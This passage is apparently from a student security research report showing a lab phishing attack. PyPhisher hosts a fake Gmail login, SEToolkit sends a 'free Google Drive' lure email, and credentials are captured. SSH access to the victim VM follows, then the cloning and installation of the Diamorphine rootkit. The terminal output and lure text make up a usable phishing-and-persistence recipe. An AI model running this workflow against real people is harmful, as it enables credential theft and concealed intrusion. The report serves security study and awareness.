
Figure 1: Pyphisher Fake Website Platforms

The Gmail platform was chosen to get the more sensitive information and user login details. The below screenshot shows the fake login link for the Gmail website which was used to send the user email address. Now the Pyphisher tool will wait for the user to access the website and provide the credentials for the Gmail account.


root@kali: /home/siva/Downloads/PyPhisher
File Actions Edit View Help

```
                                          [v2.1]
                                  [By KasRoudra]

[•] Initializing PHP server at localhost:8080....

[+] PHP Server has started successfully!

[•] Initializing tunnelers at same address.....

[+] Your urls are given below:

┌─ CloudFlared ─────────────────────────────────────────────────────────┐
│URL : https://cemetery-th-treasurer-nikon.trycloudflare.com            │
│MaskedURL :                                                            │
│https://get-unlimited-google-drive-free@cemetery-th-treasurer-nikon.trycl│
│oudflare.com                                                           │
└───────────────────────────────────────────────────────────────────────┘
```


Figure 2: Fake URL link for Gmail website



```
                   Codename: 'Maverick'
[—]         Follow us on Twitter: @TrustedSec         [—]
[—]         Follow me on Twitter: @HackingDave        [—]
[—]        Homepage: https://www.trustedsec.com       [—]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```


Figure 3: SEToolkit Options

The Social Engineering Toolkit was used to send a phishing email to the user account with the above generated fake Gmail link. By using the SEToolkit, the phishing email was created with the content of unlimited free google drive access to the user. This will tempt the user to click on our fake website link. Lastly, the phishing email was send to the user account successfully. When user clicks the link, it is showing some warning about the website. So, if the user is aware of this phishing attack, he can ignore the mail. The below screenshots explains the phishing mail processes.




```
   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:testuservm007@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:hostuservm007@gmail.com
set:phishing> The FROM NAME the user will see:Gmail Official
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:ye
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Free Unlimited Google Drive space
set:phishing> Send the message as html or plain? 'h' or 'p' [p]
```

Figure 4: Enter the user account details to send a phishing mail



```
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Free Unlimited Google Drive space
set:phishing> Send the message as html or plain? 'h' or 'p' [p]
[!] IMPORTANT: When finished, type END (all capital) then hit {
ew line.
set:phishing> Enter the body of the message, type END (capitals
d:Hello,

Please click the below link  to get unlimited free google drive

Click here: https://get-unlimited-google-drive-free@cemetery-th
on.trycloudflare.com

Thank You!Next line of the body: Next line of the body: Next li
: Next line of the body: Next line of the body: Next line of th
Next line of the body:
Next line of the body: END
[*] SET has finished sending the emails

      Press <return> to continue
```

Figure 5: Body of the Phishing Mail



Free Unlimited Google Drive space

Gmail Official <hostuservm007@gmail.com>
to me
1:56 AM (10 minutes ago)


Hello,

Please click the below link to get unlimited free google drive.

Click here: https://get-unlimited-google-drive-free@cemetery-th-treasurer-nikon.trycloudflare.com

Thank You!END

Figure 6: Phishing Mail received by the user with fake URL link



Confirm


You are about to log in to the site "rates-cable-pc-prozac.trycloudflare.com" with the username "get-unlimited-google-drive-free", but the website does not require authentication. This may be an attempt to trick you.

Is "rates-cable-pc-prozac.trycloudflare.com" the site you want to visit?

No Yes


Figure 7: User received a warning about the website

But as per the attacker plan, once user clicked on continue, it redirected the user to realistic Gmail login webpage which was fraudulently created by the attacker. So, this led the attacker to gain an unauthorized access to the user machine. Now it will ask for user name and password for the original Gmail account. So, once the user enters the credentials, the Pyphisher capture the details and saves it on the host machine. In this way, the first stage of this research achieved successfully. Therefore, it shows the security risks of the phishing attacks, which will lead to gain access to sensitive data. By accessing the data, the attacker can gain access to the entire user VM.


Host VM (Snapshot 1) [Running] - Oracle VM VirtualBox
1 2 3 4
Shell No. 1
File Actions Edit View Help

```
[+] Waiting for login info....Press Ctrl+C to exit

[√] Victim IP found!

 ┌─ PyPhisher Data ──────────────────────────────
 │ [*] IP                   : 83.137.6.163
 │ [*] IP Type              : IPv4
 │ [*] User OS              : Linux
 │ [*] User Agent           : Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
 │ Gecko/20100101 Firefox/115.0
 │ [*] Version              : x86_64;
 │ [*] Browser              : Firefox
 │ [*] Location             : Dublin, Ireland, Europe
 │ [*] GeoLocation(lat, lon): 53.3165322, -6.3425318
 │ [*] Currency             : Euro
 └───────────────────────────────────────────────

[•] Saved in ip.txt
```

Figure 8: User IP and Location details received by Pyphisher Tool


User VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Trash
File System
Home
Free Unlimited Google Dr
Sign in - Google Accounts
Sign in - Google Accounts
https://rates-cable-pc-prozac.trycloudflare.com/login.html.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Google

Sign in


Continue to Gmail

Email or phone

Not your computer? Use Guest mode to sign in privately.

Forgot email?
Learn more
Create Account
Next
English (United Kingdom)
Help
Privacy
Terms

Figure 9: A fake website which looks like authentic Gmail Website login page


Free Unlimited Google Dr
Sign in - Google Accounts
Sign in - Google Accounts
https://rates-cable-pc-prozac.trycloudflare.com/login.html.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Confirm

You are about to log in to the site “rates-cable-pc-prozac.trycloudflare.com” with the username “get-unlimited-google-drive-free”, but the website does not require authentication. This may be an attempt to trick you.


Is “rates-cable-pc-prozac.trycloudflare.com” the site you want to visit?

testuservm007@gmail.com

●●●●●●●●●


No
Yes
Forgot Password
Next
English (United Kingdom)
Help
Privacy
Terms

Figure 10: Again User received a warning when enter the credentials



```
[•] Saved in ip.txt

[+] Waiting for next.....Press Ctrl+C to exit

[√] Victim login info found!

┌ PyPhisher Data ─────────────────────────────
│ [*] Google Username: testuservm007@gmai.com
│ [*] Password: Logan@123
└─────────────────────────────────────────────

[•] Saved in creds.txt
```

Figure 11: User credentials received successfully




```
┌──(root㉿user)-[~/PyPhisher]
└─# ssh user@192.168.78.209
The authenticity of host '192.168.78.209 (192.168.78.209)' can't be establish
ed.
ED25519 key fingerprint is SHA256:rv4BWR65Ph5pk0yy4XKacNWj3hLVIiTmBgImidvJ08w
.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.78.209' (ED25519) to the list of known ho
sts.
user@192.168.78.209's password:
Linux user 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30
) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Aug  4 02:51:35 2024 from 192.168.95.65
┌──(user㉿user)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
```

Figure 12: SSH connection established to the User VM

6.2. Impact of Rootkit Installation

The Diamorphine rootkit was used in this research to analyse the impact of the rootkit on the user machine. By the using the user VM access credentials, the ssh connection was established from the host machine. Now the attacker gained the remote access of the user machine and its files. So, the Diamorphine rootkit was installed and executed on the user machine. The below screenshot shows that the successful installation of the Diamorphine rootkit.




```
Preparing to unpack .../linux-kbuild-6.8.11_6.8.11-1kali2_amd64.deb ...
Unpacking linux-kbuild-6.8.11 (6.8.11-1kali2) ...
Selecting previously unselected package linux-headers-6.8.11-amd64.
Preparing to unpack .../linux-headers-6.8.11-amd64_6.8.11-1kali2_amd64.deb ..
.
Unpacking linux-headers-6.8.11-amd64 (6.8.11-1kali2) ...
Setting up libelf1t64:amd64 (0.191-2) ...
Setting up libdw1t64:amd64 (0.191-2) ...
Setting up linux-headers-6.8.11-common (6.8.11-1kali2) ...
Setting up linux-kbuild-6.8.11 (6.8.11-1kali2) ...
Setting up linux-headers-6.8.11-amd64 (6.8.11-1kali2) ...
Processing triggers for libc-bin (2.38-13) ...

┌──(root㉿user)-[/home/user/Downloads]
└─# git clone https://github.com/m0nad/Diamorphine.git
Cloning into 'Diamorphine'...
remote: Enumerating objects: 144, done.
remote: Counting objects: 100% (68/68), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 144 (delta 54), reused 44 (delta 42), pack-reused 76
Receiving objects: 100% (144/144), 33.13 KiB | 164.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.

┌──(root㉿user)-[/home/user/Downloads]
└─# ls
```

Figure 13: Diamorphine Rootkit Installation

After it has been installed, the rootkit efficiently concealed active processes and network connections, thus minimizing the discoverability of these items in the system. Also, by using this rootkit, any further processes performed on the user machine will be hidden from the host VM by the attacker. So, Intrusion detection systems will struggle to find out the rootkit and its hidden processes. The files and processes which are going to be associated with the rootkit will be hidden from system monitoring tools. So, the monitoring tools will struggle to detect anomalies which are linked to Diamorphine rootkit. Hence, it shows that the advanced rootkit detection techniques are required to identify this type of rootkits.

6.3. Image Metadata Modification

